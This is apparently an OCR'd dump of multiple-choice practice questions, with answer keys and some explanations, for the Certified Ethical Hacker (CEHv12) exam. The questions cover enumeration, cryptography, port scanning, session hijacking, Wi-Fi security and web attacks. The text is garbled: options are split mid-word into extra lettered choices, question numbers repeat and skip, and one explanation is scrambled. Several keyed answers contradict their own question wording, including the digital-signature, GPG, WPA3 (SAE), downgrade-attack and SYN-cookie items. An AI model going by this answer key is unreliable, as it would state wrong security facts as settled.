
312-50v12 Dumps

Certified Ethical Hacker Exam (CEHv12)

https://www.certleader.com/312-50v12-dumps.html



NEW QUESTION 1
- (Exam Topic 3)
What useful information is gathered during a successful Simple Mail Transfer Protocol (SMTP) enumeration?

A. The two internal commands VRFY and EXPN provide a confirmation of valid users, email addresses, aliases, and mailing lists.
B. Reveals the daily outgoing message limits before mailboxes are locked
C. The internal command RCPT provides a list of ports open to message traffic.
D. A list of all mail proxy server addresses used by the targeted host

Answer: A

NEW QUESTION 2
- (Exam Topic 3)
Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected system?

A. Rootkit
B. Trojan
C. Worm
D. Adware

Answer: C

NEW QUESTION 3
- (Exam Topic 3)
Dorian Is sending a digitally signed email to Polly, with which key is Dorian signing this message and how is Poly validating It?

A. Dorian is signing the message with his public ke
B. and Poly will verify that the message came from Dorian by using Dorian's private key.
C. Dorian Is signing the message with Polys public ke
D. and Poly will verify that the message came from Dorian by using Dorian's public key.
E. Dorian is signing the message with his private ke
F. and Poly will verify that the message came from Dorian by using Dorian's public key.
G. Dorian is signing the message with Polys private ke
H. and Poly will verify mat the message came from Dorian by using Dorian's public key.

Answer: C

Explanation:
https://blog.mailfence.com/how-do-digital-signatures-work/ https://en.wikipedia.org/wiki/Digital_signature
A digital signature is a mathematical technique used to validate the authenticity and integrity of a message, software, or digital document. It's the digital equivalent of a handwritten signature or stamped seal, but it offers far more inherent security. A digital signature is intended to solve the problem of tampering and impersonation in digital communications.
Digital signatures can provide evidence of origin, identity, and status of electronic documents, transactions, or digital messages. Signers can also use them to acknowledge informed consent.
Digital signatures are based on public-key cryptography, also known as asymmetric cryptography. Two keys are generated using a public key algorithm, such as RSA (Rivest-Shamir-Adleman),
mathematically linked pair of keys, one private and one public.
creating a Digital signatures work through public-key cryptography's
two mutually authenticating cryptographic keys.
The individual who creates the digital signature uses a private key
only way to decrypt that data is with the signer's public key.
to encrypt signature-related data, while the

NEW QUESTION 4
- (Exam Topic 3)
Jude, a pen tester working in Keiltech Ltd., performs sophisticated security testing on his company's network infrastructure to identify security loopholes. In this process, he started to circumvent the network protection tools and firewalls used in the company. He employed a technique that can create forged TCP sessions by carrying out multiple SYN, ACK, and RST or FIN packets. Further, this process allowed Jude to execute DDoS attacks that can exhaust the network resources. What is the attack technique used by Jude for finding loopholes in the above scenario?

A. UDP flood attack
B. Ping-of-death attack
C. Spoofed session flood attack
D. Peer-to-peer attack

Answer: C

NEW QUESTION 5
- (Exam Topic 3)
BitLocker encryption has been implemented for all the Windows-based computers in an organization. You are concerned that someone might lose their cryptographic key. Therefore, a mechanism was implemented to recover the keys from Active Directory. What is this mechanism called in cryptography?

A. Key archival
B. Key escrow.
C. Certificate rollover
D. Key renewal

Answer: B

NEW QUESTION 6
- (Exam Topic 3)
A company's Web development team has become aware of a certain type of security vulnerability in their Web software. To mitigate the possibility of this vulnerability being exploited, the team wants to modify the software requirements to disallow users from entering HTML as input into their Web application.
What kind of Web application vulnerability likely exists in their software?

A. Cross-site scripting vulnerability
B. SQL injection vulnerability
C. Web site defacement vulnerability
D. Gross-site Request Forgery vulnerability

Answer: A

Explanation:
There is no single, standardized classification of cross-site scripting flaws, but most experts distinguish between at least two primary flavors of XSS flaws: non-persistent and persistent. In this issue, we consider the non-persistent cross-site scripting vulnerability.
The non-persistent (or reflected) cross-site scripting vulnerability is by far the most basic type of web vulnerability. These holes show up when the data provided by a web client, most commonly in HTTP query parameters (e.g. HTML form submission), is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the content.
Because HTML documents have a flat, serial structure that mixes control statements, formatting, and the actual content, any non-validated user-supplied data included in the resulting page without proper HTML encoding, may lead to markup injection. A classic example of a potential vector is a site search engine: if one searches for a string, the search string will typically be redisplayed verbatim on the result page to indicate what was searched for. If this response does not properly escape or reject HTML control characters, a cross-site scripting flaw will ensue.

NEW QUESTION 7
- (Exam Topic 3)
Tony wants to integrate a 128-bit symmetric block cipher with key sizes of 128,192, or 256 bits into a software program, which involves 32 rounds of computational operations that include substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit. Which of the following algorithms includes all the above features and can be integrated by Tony into the software program?

A. TEA
B. CAST-128
C. RC5
D. serpent

Answer: D

NEW QUESTION 8
- (Exam Topic 3)
Which of the following tactics uses malicious code to redirect users' web traffic?

A. Spimming
B. Pharming
C. Phishing
D. Spear-phishing

Answer: B

NEW QUESTION 9
- (Exam Topic 3)
Sam, a web developer, was instructed to incorporate a hybrid encryption software program into a web application to secure email messages. Sam used an encryption software, which is a free implementation of the OpenPGP standard that uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange. What is the encryption software employed by Sam for securing the email messages?

A. PGP
B. S/MIME
C. SMTP
D. GPG

Answer: A

NEW QUESTION 10
- (Exam Topic 3)
Which of the following scanning method splits the TCP header into several packets and makes it difficult for packet filters to detect the purpose of the packet?

A. ACK flag probe scanning
B. ICMP Echo scanning
C. SYN/FIN scanning using IP fragments
D. IPID scanning

Answer: C

Explanation:
SYN/FIN scanning using IP fragments is a process of scanning that was developed to avoid false positives generated by other scans because of a packet filtering device on the target system. The TCP header splits into several packets to evade the packet filter. For any transmission, every TCP header must have the source and destination port for the initial packet (8-octet, 64-bit). The initialized flags in the next packet allow the remote host to reassemble the packets upon receipt via

an Internet protocol module that detects the fragmented data packets using field-equivalent values of the source, destination, protocol, and identification.

NEW QUESTION 10
- (Exam Topic 3)
Cross-site request forgery involves:

A. A request sent by a malicious user from a browser to a server
B. Modification of a request by a proxy between client and server
C. A browser making a request to a server without the user's knowledge
D. A server making a request to another server without the user's knowledge

Answer: C

Explanation:
https://owasp.org/www-community/attacks/csrf
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.
CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user's session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.
CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.
It's sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called "stored CSRF flaws". This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

NEW QUESTION 14
- (Exam Topic 3)
You start performing a penetration test against a specific website and have decided to start from grabbing all the links from the main page.
What Is the best Linux pipe to achieve your milestone?

A. dirb https://site.com | grep "site"
B. curl -s https://sile.com | grep ‘’< a href-\’http" | grep "Site-com- | cut -d "V" -f 2
C. wget https://stte.com | grep "< a href=*http" | grep "site.com"
D. wgethttps://site.com | cut-d"http

Answer: C

NEW QUESTION 19
- (Exam Topic 3)
Which of these is capable of searching for and locating rogue access points?

A. HIDS
B. WISS
C. WIPS
D. NIDS

Answer: C

Explanation:
A Wireless Intrusion Prevention System (WIPS) is a network device that monitors the radio spectrum for the presence of unauthorized access points (intrusion detection), and can automatically take countermeasures (intrusion prevention).

NEW QUESTION 22
- (Exam Topic 3)
Samuel, a professional hacker, monitored and Intercepted already established traffic between Bob and a host machine to predict Bob's ISN. Using this ISN, Samuel sent spoofed packets with Bob's IP address to the host machine. The host machine responded with <| packet having an Incremented ISN. Consequently. Bob's connection got hung, and Samuel was able to communicate with the host machine on behalf of Bob. What is the type of attack performed by Samuel in the above scenario?

A. UDP hijacking
B. Blind hijacking
C. TCP/IP hacking
D. Forbidden attack

Answer: C

Explanation:
A TCP/IP hijack is an attack that spoofs a server into thinking it's talking with a sound client, once actually it's communication with an assaulter that has condemned (or hijacked) the tcp session. Assume that the client has administrator-level privileges, which the attacker needs to steal that authority so as to form a brand new account with root-level access of the server to be used afterward. A tcp Hijacking is sort of a two-phased man-in-the-middle attack. The man-in-the-middle assaulter lurks within the circuit between a shopper and a server so as to work out what port and sequence numbers are being employed for the conversation.
First, the attacker knocks out the client with an attack, like Ping of Death, or ties it up with some reasonably ICMP storm. This renders the client unable to transmit

any packets to the server. Then, with the client crashed, the attacker assumes the client's identity so as to talk with the server. By this suggests, the attacker gains administrator-level access to the server.
One of the most effective means of preventing a hijack attack is to want a secret, that's a shared secret
between the shopper and also the server. looking on the strength of security desired, the key may be used for random exchanges. this is often once a client and server periodically challenge each other, or it will occur with each exchange, like Kerberos.

NEW QUESTION 26
- (Exam Topic 3)
How can rainbow tables be defeated?

A. Use of non-dictionary words
B. All uppercase character passwords
C. Password salting
D. Lockout accounts under brute force password cracking attempts

Answer: C

Explanation:
https://en.wikipedia.org/wiki/Salt_(cryptography)
A salt is random data that is used as an additional input to a one-way function that hashes data, a password, or passphrase. Salts are used to safeguard passwords in storage. Historically a password was stored in plaintext on a system, but over time additional safeguards were developed to protect a user's password against being read from the system. A salt is one of those methods.
A new salt is randomly generated for each password. In a typical setting, the salt and the password (or its version after key stretching) are concatenated and processed with a cryptographic hash function, and the output hash value (but not the original password) is stored with the salt in a database. Hashing allows for later authentication without keeping and therefore risking exposure of the plaintext password in the event that the authentication data store is compromised.
Salts defend against a pre-computed hash attack, e.g. rainbow tables. Since salts do not have to be memorized by humans they can make the size of the hash table required for a successful attack prohibitively large without placing a burden on the users. Since salts are different in each case, they also protect commonly used passwords, or those users who use the same password on several sites, by making all salted hash instances for the same password different from each other.

NEW QUESTION 30
- (Exam Topic 3)
Which of the following Metasploit post-exploitation modules can be used to escalate privileges on Windows systems?

A. getsystem
B. getuid
C. keylogrecorder
D. autoroute

Answer: A

NEW QUESTION 32
- (Exam Topic 3)
An attacker can employ many methods to perform social engineering against unsuspecting employees, including scareware.
What is the best example of a scareware attack?

A. A pop-up appears to a user stating, "You have won a free cruise! Click here to claim your prize!"
B. A banner appears to a user stating, "Your account has been locke
C. Click here to reset your password and unlock your account."
D. A banner appears to a user stating, "Your Amazon order has been delaye
E. Click here to find out your new delivery date."
F. A pop-up appears to a user stating, "Your computer may have been infected with spywar
G. Click here to install an anti-spyware tool to resolve this issue."

Answer: D

NEW QUESTION 36
- (Exam Topic 3)
What type of virus is most likely to remain undetected by antivirus software?

A. Cavity virus
B. Stealth virus
C. File-extension virus
D. Macro virus

Answer: B

NEW QUESTION 40
- (Exam Topic 3)
Chandler works as a pen-tester in an IT-firm in New York. As a part of detecting viruses in the systems, he uses a detection method where the anti-virus executes the malicious codes on a virtual machine to simulate CPU and memory activities. Which type of virus detection method did Chandler use in this context?

A. Heuristic Analysis
B. Code Emulation
C. Scanning
D. Integrity checking

Answer: B

NEW QUESTION 42
- (Exam Topic 3)
Jane is working as a security professional at CyberSol Inc. She was tasked with ensuring the authentication and integrity of messages being transmitted in the corporate network. To encrypt the messages, she implemented a security model in which every user in the network maintains a ring of public keys. In this model, a user needs to encrypt a message using the receiver's public key, and only the receiver can decrypt the message using their private key. What is the security model implemented by Jane to secure corporate messages?

A. Zero trust network
B. Transport Layer Security (TLS)
C. Secure Socket Layer (SSL)
D. Web of trust (WOT)

Answer: D

NEW QUESTION 47
- (Exam Topic 3)
Josh has finished scanning a network and has discovered multiple vulnerable services. He knows that several of these usually have protections against external sources but are frequently susceptible to internal users. He decides to draft an email, spoof the sender as the internal IT team, and attach a malicious file disguised as a financial spreadsheet. Before Josh sends the email, he decides to investigate other methods of getting the file onto the system. For this particular attempt, what was the last stage of the cyber kill chain that Josh performed?

A. Exploitation
B. Weaponization
C. Delivery
D. Reconnaissance

Answer: B

NEW QUESTION 52
- (Exam Topic 3)
The security team of Debry Inc. decided to upgrade Wi-Fi security to thwart attacks such as dictionary attacks and key recovery attacks. For this purpose, the security team started implementing cutting-edge technology that uses a modern key establishment protocol called the simultaneous authentication of equals (SAE), also known as dragonfly key exchange, which replaces the PSK concept. What is the Wi-Fi encryption technology implemented by Debry Inc.?

A. WEP
B. WPA
C. WPA2
D. WPA3

Answer: C

NEW QUESTION 55
- (Exam Topic 3)
Upon establishing his new startup, Tom hired a cloud service provider (CSP) but was dissatisfied with their service and wanted to move to another CSP. What part of the contract might prevent him from doing so?

A. Virtualization
B. Lock-in
C. Lock-down
D. Lock-up

Answer: B

NEW QUESTION 57
- (Exam Topic 3)
Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal computer and the response of a honeypot to a manual SYN request. Which of the following techniques is employed by Dayn to detect honeypots?

A. Detecting honeypots running on VMware
B. Detecting the presence of Honeyd honeypots
C. Detecting the presence of Snort_inline honeypots
D. Detecting the presence of Sebek-based honeypots

Answer: C

NEW QUESTION 59
- (Exam Topic 3)
CyberTech Inc. recently experienced SQL injection attacks on its official website. The company appointed Bob, a security professional, to build and incorporate defensive strategies against such attacks. Bob adopted a practice whereby only a list of entities such as the data type, range, size, and value, which have been approved for secured access, is accepted. What is the defensive technique employed by Bob in the above scenario?

A. Output encoding
B. Enforce least privileges
C. Whitelist validation
D. Blacklist validation

Answer: C

NEW QUESTION 60
- (Exam Topic 3)
Rebecca, a security professional, wants to authenticate employees who use web services for safe and secure communication. In this process, she employs a component of the Web Service Architecture, which is an extension of SOAP, and it can maintain the integrity and confidentiality of SOAP messages.
Which of the following components of the Web Service Architecture is used by Rebecca for securing the communication?

A. WSDL
B. WS Work Processes
C. WS-Policy
D. WS-Security

Answer: D

NEW QUESTION 63
- (Exam Topic 3)
Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bab denies that he had ever sent a mail. What do you want to ““know”” to prove yourself that it was Bob who had send a mail?

A. Non-Repudiation
B. Integrity
C. Authentication
D. Confidentiality

Answer: A

Explanation:
Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

NEW QUESTION 68
- (Exam Topic 3)
George, an employee of an organization, is attempting to access restricted websites from an official computer. For this purpose, he used an anonymizer that masked his real IP address and ensured complete and continuous anonymity for all his online activities. Which of the following anonymizers helps George hide his activities?

A. https://www.baidu.com
B. https://www.guardster.com
C. https://www.wolframalpha.com
D. https://karmadecay.com

Answer: B

NEW QUESTION 70
- (Exam Topic 3)
An attacker identified that a user and an access point are both compatible with WPA2 and WPA3 encryption. The attacker installed a rogue access point with only WPA2 compatibility in the vicinity and forced the victim to go through the WPA2 four-way handshake to get connected. After the connection was established, the attacker used automated tools to crack WPA2-encrypted messages. What is the attack performed in the above scenario?

A. Timing-based attack
B. Side-channel attack
C. Downgrade security attack
D. Cache-based attack

Answer: B

NEW QUESTION 74
- (Exam Topic 3)
Miley, a professional hacker, decided to attack a target organization's network. To perform the attack, she used a tool to send fake ARP messages over the target network to link her MAC address with the target system's IP address. By performing this, Miley received messages directed to the victim's MAC address and further used the tool to intercept, steal, modify, and block sensitive communication to the target system. What is the tool employed by Miley to perform the above attack?

A. Gobbler
B. KDerpNSpoof
C. BetterCAP
D. Wireshark

Answer: C

NEW QUESTION 78
- (Exam Topic 3)
Robert, a professional hacker, is attempting to execute a fault injection attack on a target IoT device. In this process, he injects faults into the power supply that can be used for remote execution, also causing the skipping of key instructions. He also injects faults into the clock network used for delivering a synchronized signal across the chip.

Which of the following types of fault injection attack is performed by Robert in the above scenario?

A. Frequency/voltage tampering
B. Optical, electromagnetic fault injection (EMFI)
C. Temperature attack
D. Power/clock/reset glitching

Answer: D


Explanation:
These types of attacks occur when faults or glitches are INJECTED into the Power supply that can be used for remote execution.

NEW QUESTION 80
- (Exam Topic 3)
The security administrator of ABC needs to permit Internet traffic in the host 10.0.0.2 and UDP traffic in the host 10.1.1.3. He also needs to permit all FTP traffic to the rest of the network and deny all other traffic. After he applied his ACL configuration in the router, nobody can access the ftp, and the permitted hosts cannot access the Internet. According to the next configuration, what is happening in the network?
access-list 102 deny tcp any any
access-list 104 permit udp host 10.0.0.3 any
access-list 110 permit tcp host 10.0.0.2 eq www any
access-list 108 permit tcp any eq ftp any

A. The ACL 104 needs to be first because is UDP
B. The first ACL is denying all TCP traffic and the other ACLs are being ignored by the router
C. The ACL for FTP must be before the ACL 110
D. The ACL 110 needs to be changed to port 80

Answer: B

Explanation:
https://www.cisco.com/c/en/us/support/docs/ip/access-lists/26448-ACLsamples.html
Since the first line prohibits any TCP traffic (access-list 102 deny tcp any any), the lines below will simply be ignored by the router. Below you will find the example from CISCO documentation.
This figure shows that FTP (TCP, port 21) and FTP data (port 20) traffic sourced from NetB destined to NetA is denied, while all other IP traffic is permitted.
Diagram Description automatically generated



FTP uses port 21 and port 20. TCP traffic destined to port 21 and port 20 is denied and everything else is explicitly permitted.

- access-list 102 deny tcp any any eq ftp
- access-list 102 deny tcp any any eq ftp-data
- access-list 102 permit ip any any

NEW QUESTION 81
- (Exam Topic 3)
Leverox Solutions hired Arnold, a security professional, for the threat intelligence process. Arnold collected information about specific threats against the organization. From this information, he retrieved contextual information about security events and incidents that helped him disclose potential risks and gain insight into attacker methodologies. He collected the information from sources such as humans, social media, and chat
rooms as well as from events that resulted in cyberattacks. In this process, he also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks. What is the type of threat intelligence collected by Arnold in the above scenario?

A. Strategic threat intelligence
B. Tactical threat intelligence
C. Operational threat intelligence
D. Technical threat intelligence

Answer: C

NEW QUESTION 85
- (Exam Topic 3)
Given below are different steps involved in the vulnerability-management life cycle.
1) Remediation
2) Identify assets and create a baseline
3) Verification
4) Monitor
5) Vulnerability scan
6) Risk assessment
Identify the correct sequence of steps involved in vulnerability management.

A. 2-->5-->6-->1-->3-->4
B. 2-->1-->5-->6-->4-->3

C. 2-->4-->5-->3-->6--> 1
D. 1-->2-->3-->4-->5-->6

Answer: A

NEW QUESTION 90
- (Exam Topic 3)
Which of the following options represents a conceptual characteristic of an anomaly-based IDS over a signature-based IDS?

A. Produces less false positives
B. Can identify unknown attacks
C. Requires vendor updates for a new threat
D. Cannot deal with encrypted network traffic

Answer: B

Explanation:
An anomaly-based intrusion detection system is an intrusion detection system for detecting both network and computer intrusions and misuse by monitoring system activity and classifying it as either normal or anomalous. The classification is based on heuristics or rules, rather than patterns or signatures, and attempts to detect any type of misuse that falls out of normal system operation. This is as opposed to signature-based systems, which can only detect attacks for which a signature has previously been created.
In order to positively identify attack traffic, the system must be taught to recognize normal system activity. The two phases of a majority of anomaly detection systems consist of the training phase (where a profile of normal behaviors is built) and the testing phase (where current traffic is compared with the profile created in the training phase). Anomalies are detected in several ways, most often with artificial intelligence type techniques. Systems using artificial neural networks have been used to great effect. Another method is to define what normal usage of the system comprises using a strict mathematical model, and flag any deviation from this as an attack. This is known as strict anomaly detection.[3] Other techniques used to detect anomalies include data mining methods, grammar-based methods, and the Artificial Immune System.
Network-based anomalous intrusion detection systems often provide a second line of defense to detect anomalous traffic at the physical and network layers after it has passed through a firewall or other security appliance on the border of a network. Host-based anomalous intrusion detection systems are one of the last layers of defense and reside on computer endpoints. They allow for fine-tuned, granular protection of endpoints at the application level.
Anomaly-based Intrusion Detection at both the network and host levels have a few shortcomings; namely a high false-positive rate and the ability to be fooled by a correctly delivered attack. Attempts have been made to address these issues through techniques used by PAYL and MCPAD.

NEW QUESTION 95
- (Exam Topic 3)
Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks. What is the countermeasure Mike applied to defend against jamming and scrambling attacks?

A. Allow the usage of functions such as gets and strcpy
B. Allow the transmission of all types of addressed packets at the ISP level
C. Implement cognitive radios in the physical layer
D. A Disable TCP SYN cookie protection

Answer: D

NEW QUESTION 98
- (Exam Topic 3)
Which among the following is the best example of the hacking concept called "clearing tracks"?

A. After a system is breached, a hacker creates a backdoor to allow re-entry into a system.
B. During a cyberattack, a hacker injects a rootkit into a server.
C. An attacker gains access to a server through an exploitable vulnerability.
D. During a cyberattack, a hacker corrupts the event logs on all machines.

Answer: D

NEW QUESTION 102
- (Exam Topic 3)
Bob wants to ensure that Alice can check whether his message has been tampered with. He creates a checksum of the message and encrypts it using asymmetric cryptography. What key does Bob use to encrypt the checksum for accomplishing this goal?

A. Alice's private key
B. Alice's public key
C. His own private key
D. His own public key

Answer: B

NEW QUESTION 103
- (Exam Topic 3)
ping-* 6 192.168.0.101
Output:
Pinging 192.168.0.101 with 32 bytes of data:
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms TTL=128
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101:
Ping statistics for 192.168.0101

Packets: Sent = 6, Received = 6, Lost = 0 (0% loss). Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms What does the option * indicate?

A. t
B. s
C. a
D. n

Answer: D

NEW QUESTION 107
- (Exam Topic 3)
Which access control mechanism allows for multiple systems to use a central authentication server (CAS) that permits users to authenticate once and gain access to multiple systems?

A. Role Based Access Control (RBAC)
B. Discretionary Access Control (DAC)
C. Single sign-on
D. Windows authentication

Answer: C

NEW QUESTION 110
- (Exam Topic 3)
Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed. What is the port scanning technique used by Sam to discover open ports?

A. Xmas scan
B. IDLE/IPID header scan
C. TCP Maimon scan
D. ACK flag probe scan

Answer: C

Explanation:
TCP Maimon scan
This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated
as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe.
https://nmap.org/book/scan-methods-maimon-scan.html How Nmap interprets responses to a Maimon scan probe Probe Response Assigned State
No response received (even after retransmissions) open|filtered TCP RST packet closed
ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) filtered

NEW QUESTION 112
- (Exam Topic 3)
Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by johnson in the above scenario?

A. Host-based assessment
B. Wireless network assessment
C. Application assessment
D. Distributed assessment

Answer: B

Explanation:
Wireless network assessment determines the vulnerabilities in an organization’s wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization’s perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.

NEW QUESTION 113
- (Exam Topic 3)
Calvin, a software developer, uses a feature that helps him auto-generate the content of a web page without manual involvement and is integrated with SSI directives. This leads to a vulnerability in the developed web application as this feature accepts remote user inputs and uses them on the page. Hackers can exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files. What is the type of injection attack Calvin's web application is susceptible to?

A. Server-side template injection
B. Server-side JS injection
C. CRLF injection
D. Server-side includes injection

Answer: D

NEW QUESTION 118
- (Exam Topic 3)
When you are testing a web application, it is very useful to employ a proxy tool to save every request and response. You can manually test every request and analyze the response to find vulnerabilities. You can test parameter and headers manually to get more precise results than if using web vulnerability scanners.
What proxy tool will help you find web vulnerabilities?

A. Maskgen
B. Dimitry
C. Burpsuite
D. Proxychains

Answer: C

NEW QUESTION 123
- (Exam Topic 3)
When considering how an attacker may exploit a web server, what is web server footprinting?

A. When an attacker implements a vulnerability scanner to identify weaknesses
B. When an attacker creates a complete profile of the site's external links and file structures
C. When an attacker gathers system-level data, including account details and server names
D. When an attacker uses a brute-force attack to crack a web-server password

Answer: B

NEW QUESTION 124
- (Exam Topic 3)
Morris, an attacker, wanted to check whether the target AP is in a locked state. He attempted using different utilities to identify WPS-enabled APs in the target wireless network. Ultimately, he succeeded with one special command-line utility. Which of the following command-line utilities allowed Morris to discover the WPS-enabled APs?

A. wash
B. ntptrace
C. macof
D. net View

Answer: A

NEW QUESTION 125
- (Exam Topic 3)
In both pharming and phishing attacks, an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims.
What is the difference between pharming and phishing attacks?

A. In a pharming attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DN
B. In a phishing attack, an attacker provides the victim with a URL that is either misspelled or looks similar to the actual websites domain name
C. In a phishing attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DN
D. In a pharming attack, an attacker provides the victim with a URL that is either misspelled or looks very similar to the actual websites domain name
E. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering
F. Both pharming and phishing attacks are identical

Answer: A

NEW QUESTION 128
- (Exam Topic 3)
Which of the following provides a security professional with most information about the system’s security posture?

A. Phishing, spamming, sending trojans
B. Social engineering, company site browsing tailgating
C. Wardriving, warchalking, social engineering
D. Port scanning, banner grabbing service identification

Answer: D

NEW QUESTION 132
- (Exam Topic 3)
Becky has been hired by a client from Dubai to perform a penetration test against one of their remote offices. Working from her location in Columbus, Ohio, Becky runs her usual reconnaissance scans to obtain basic information about their network. When analyzing the results of her Whois search, Becky notices that the IP was allocated to a location in Le Havre, France. Which regional Internet registry should Becky go to for detailed information?

A. ARIN
B. APNIC
C. RIPE
D. LACNIC

Answer: C

Explanation:
Regional Internet Registries (RIRs):

ARIN (American Registry for Internet Numbers) AFRINIC (African Network Information Center) APNIC (Asia Pacific Network Information Center)
RIPE (Réseaux IP Européens Network Coordination Centre)
LACNIC (Latin American and Caribbean Network Information Center)

NEW QUESTION 136
- (Exam Topic 3)
Ron, a security professional, was pen testing web applications and SaaS platforms used by his company. While testing, he found a vulnerability that allows hackers to gain unauthorized access to API objects and perform actions such as view, update, and delete sensitive data of the company. What is the API vulnerability revealed in the above scenario?

A. Code injections
B. Improper use of CORS
C. No ABAC validation
D. Business logic flaws

Answer: B

NEW QUESTION 140
- (Exam Topic 3)
